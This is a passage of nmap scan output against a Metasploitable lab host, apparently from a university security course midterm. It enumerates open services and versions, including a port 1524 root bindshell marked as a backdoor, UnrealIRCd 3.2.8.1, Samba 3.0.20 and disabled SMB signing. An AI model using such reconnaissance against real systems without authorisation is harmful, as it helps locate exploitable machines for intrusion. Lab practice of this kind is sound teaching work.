| -     09-Dec-2008 12:24  phpMyAdmin/
| 19    16-Apr-2010 02:12  phpinfo.php
| -     30-Oct-2018 17:44  test/
| -     30-Oct-2018 17:44  test/testoutput/
|_
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Index of /
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2          111/tcp   rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33185/tcp   mountd
|   100005  1,2,3      52842/udp   mountd
|   100021  1,3,4      48095/tcp   nlockmgr
|   100021  1,3,4      50833/udp   nlockmgr
|   100024  1          44617/udp   status
|_  100024  1          51893/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 42
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsCompression, LongColumnFlag,
SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew,
ConnectWithDatabase
|   Status: Autocommit
|_  Salt: .8pLkUF@MDM5aga4{4-#
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2021-10-11T19:22:52+00:00; +2s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 1:32:21
|   source ident: nmap
|   source host: Test-A9BD1D11.app.byu.edu
|_  error: Closing Link: ykhtoddic[kali.app.byu.edu] (Quit: ykhtoddic)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
```

```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
Service Info: Hosts:  metasploitable.localdomain, 127.0.0.1, Midterm_Machine,
irc.Metasploitable.LAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m02s, deviation: 2h00m00s, median: 1s
| nbstat: NetBIOS name: MIDTERM_MACHINE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   MIDTERM_MACHINE<00>  Flags: <unique><active>
|   MIDTERM_MACHINE<03>  Flags: <unique><active>
|   MIDTERM_MACHINE<20>  Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-10-11T15:22:44-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

NSE: Script Post-scanning.
Initiating NSE at 15:22
Completed NSE at 15:22, 0.00s elapsed
Initiating NSE at 15:22
Completed NSE at 15:22, 0.00s elapsed
Initiating NSE at 15:22
Completed NSE at 15:22, 0.00s elapsed
```

Back to Index

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.96 seconds